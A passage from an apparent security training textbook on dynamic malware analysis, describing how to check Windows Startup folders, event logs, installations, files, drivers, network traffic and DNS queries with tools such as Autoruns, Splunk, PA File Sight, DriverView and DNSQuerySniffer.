

Figure 7-28: Screenshot Displaying Services

Step 5: Inspect the Startup folder

The Startup folders contain applications or shortcuts that launch automatically when the system starts. To review the Startup applications, navigate to the following directories in Windows 11:

- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
- C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Alternatively, you can access the Startup folders by following these steps:

1. To open the Run dialog, simultaneously press the Windows key and the R key.
2. To access the Startup folder, type shell:startup in the dialog box and then click OK.



Figure 7-29: Screenshot Showing shell:startup Command in the Run Box

Startup Program Monitoring Tool: Autoruns for Windows

This tool facilitates the automatic identification of any startup monitor's location, presenting a list of programs set to execute during system boot or user login and displaying the sequence in which Windows processes these entries. When integrated into the startup folder, Run, RunOnce, and various registry keys, users can customize Autoruns to reveal additional locations, such as explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

The Hide Signed Microsoft Entries feature of Autoruns enables users to focus on third-party auto-start images installed on their system while also offering the capability to examine the auto-start images configured for other user accounts on the system.

Event Logs Monitoring/ Analysis

Log analysis is a critical process that provides insights into activities or events, enabling the identification of potential attacks, such as Trojans or worms, within a system. It acts as a fundamental source of information, assisting in the detection of security vulnerabilities. This analysis is particularly useful for uncovering zero-day backdoor Trojans and recognizing possible attack attempts, including failed authentication or login attempts, by examining logs from various components. Monitoring logs can be conducted for security-related components, including firewall systems, intrusion detection/prevention systems (IDS/IPS), web servers, and authentication servers. The logs encompass various details, such as file types, ports, timestamps, and registry entries. In a Windows environment, system logs, application logs, access logs, audit logs, and security logs can be reviewed in the Event Viewer under the "Windows Logs" section. The logs can be accessed through the following paths:

- **System logs:** Start → Event Viewer → Windows Logs



Figure 7-30: Screenshot of Windows Event Viewer showing System Logs

- **System Security logs:** Start → Event Viewer → Windows Logs → Security



Figure 7-31: Screenshot of Windows Event Viewer showing Security Logs

- **Applications and Services Logs:** Start → Event Viewer → Applications and Services Logs



Figure 7-32: Screenshot of Windows Event Viewer showing Applications and Services Logs

Log Analysis Tools:

- Splunk

This is a Security Information and Event Management (SIEM) tool that facilitates the automatic collection of event logs from all systems within a network. To monitor these systems, Splunk forwarders must be installed, which will relay real-time event logs from the network systems to the central Splunk dashboard.



Figure 7-33: Screenshot of Splunk

Installation Monitoring

When software applications are installed or uninstalled by the system or user, remnants of the application data may persist on the system. To identify these remnants, it is essential to be aware of the folders that were modified or created during the installation, as well as the files and folders that remained unchanged after the uninstallation. Monitoring installations is crucial for detecting covert and background installations that may be executed by malware. Tools like SysAnalyzer can assist in tracking the installation of harmful executables.

Mirekusoft Install Monitor

Mirekusoft Install Monitor automatically tracks the components added to your system, enabling complete uninstallation when necessary. It functions by observing the resources, including files and registry entries, that are generated during a program's installation. This tool offers comprehensive details regarding the installed software and assists in assessing the disk, CPU, and memory usage of your applications. Furthermore, it offers an understanding of how often your program is used. The program tree feature is particularly beneficial, as it illustrates which applications were installed concurrently.



Figure 7-34: Screenshot of Mirekusoft Install Monitor

Files and Folders Monitoring

Malware can alter system files and directories to store information within them. It is essential to identify the files and directories created by the malware and conduct an analysis to extract any pertinent information stored therein. These files and directories may also harbor concealed program code or harmful strings that the malware is programmed to execute at predetermined intervals. Utilize tools such as PA File Sight, Tripwire, and Netwrix Auditor to scan for any suspicious files and directories, enabling the detection of installed Trojans as well as modifications to system files.

PA File Sight

PA File Sight is an auditing and protection tool. It identifies ransomware attacks originating from the network and effectively mitigates them. Key features include:

- Blocking compromised computers from accessing files on other secured servers within the network
- Detecting users who are copying files and providing the option to restrict access
- Offering real-time alerts to enable prompt investigation by the appropriate personnel
- Monitoring activities related to file deletion, movement, or access.



Figure 7-35: Screenshot of PA File Sight

Device Drivers Monitoring

Malware can be installed on a system when users download compromised device drivers from unreliable sources. This malware exploits these drivers to evade detection. To identify potentially harmful device drivers, one can utilize tools like DriverView and Driver Detective, which help confirm the authenticity of the drivers and ascertain whether they were obtained from the original publisher's website. The directory for Windows system drivers can be accessed by following this path: Go to Run → Type msinfo32 → Software Environment → System Drivers.



Figure 7-36: Windows System Drivers

DriverView

The DriverView application provides a comprehensive list of all device drivers currently active in the system. For each driver listed, it offers additional details, including the driver's load address, description, version, product name, and manufacturer. Key features include:

- Displays a complete list of all loaded drivers in the system
- Functions as a standalone executable.



Figure 7-37: Screenshot of DriverView

Network Traffic Monitoring/ Analysis

Network analysis involves the meticulous capture and examination of network traffic to detect malware activities. This process is essential for identifying the nature of the traffic, including the types of network packets or data being transmitted. Malware utilizes the network for various purposes, including spreading, downloading harmful content, transferring sensitive information, and providing remote access to attackers. Consequently, it is imperative to implement strategies that can identify malware artifacts and their usage within networks. Certain malware variants establish connections back to their handlers, transmitting confidential data. In the realm of dynamic analysis, malware is executed within a controlled environment equipped with various network monitoring tools to track its networking activities. Tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark are instrumental in monitoring and capturing real-time network traffic to and from the compromised system during the execution of the suspicious software. This approach aids in comprehending the malware's network artifacts, signatures, functionalities, and other critical components.

SolarWinds NetFlow Traffic Analyzer:

This tool gathers traffic data, transforms it into a usable format, and displays it through a web-based interface for effective network traffic monitoring. Key features include:

- Network traffic analysis
- Bandwidth monitoring
- Application traffic alerts

- Performance analysis
- CBQoS policy optimization
- Identification of malicious or malformed traffic flows.



Figure 7-38: Screenshot of SolarWinds NetFlow Traffic Analyzer

DNS Monitoring/ Resolution

Malicious software, such as DNSChanger, can alter the DNS server settings of a system, thereby granting attackers control over the DNS server utilized by the victim's device. This manipulation allows the attackers to dictate the websites to which the user attempts to connect, potentially redirecting them to fraudulent sites or disrupting their online browsing experience. Consequently, it is essential to assess whether the malware can modify any DNS server settings during dynamic analysis. Tools like DNSQuerySniffer and DNSstuff can be employed to monitor the DNS servers that the malware attempts to access and to ascertain the nature of the connections.

DNSQuerySniffer

DNSQuerySniffer is a network analysis tool that captures and displays the DNS queries generated by your system. The host name, port number, query ID, request type (A, AAAA, NS, MX, etc.), request time, response time, duration, response code, number of records, and content of the returned DNS records are among the specific details it offers for every DNS query. Users can conveniently export the DNS query data to various formats, including CSV, tab-delimited, XML, or HTML files, or copy the DNS queries to the clipboard for pasting into Excel or other spreadsheet software.

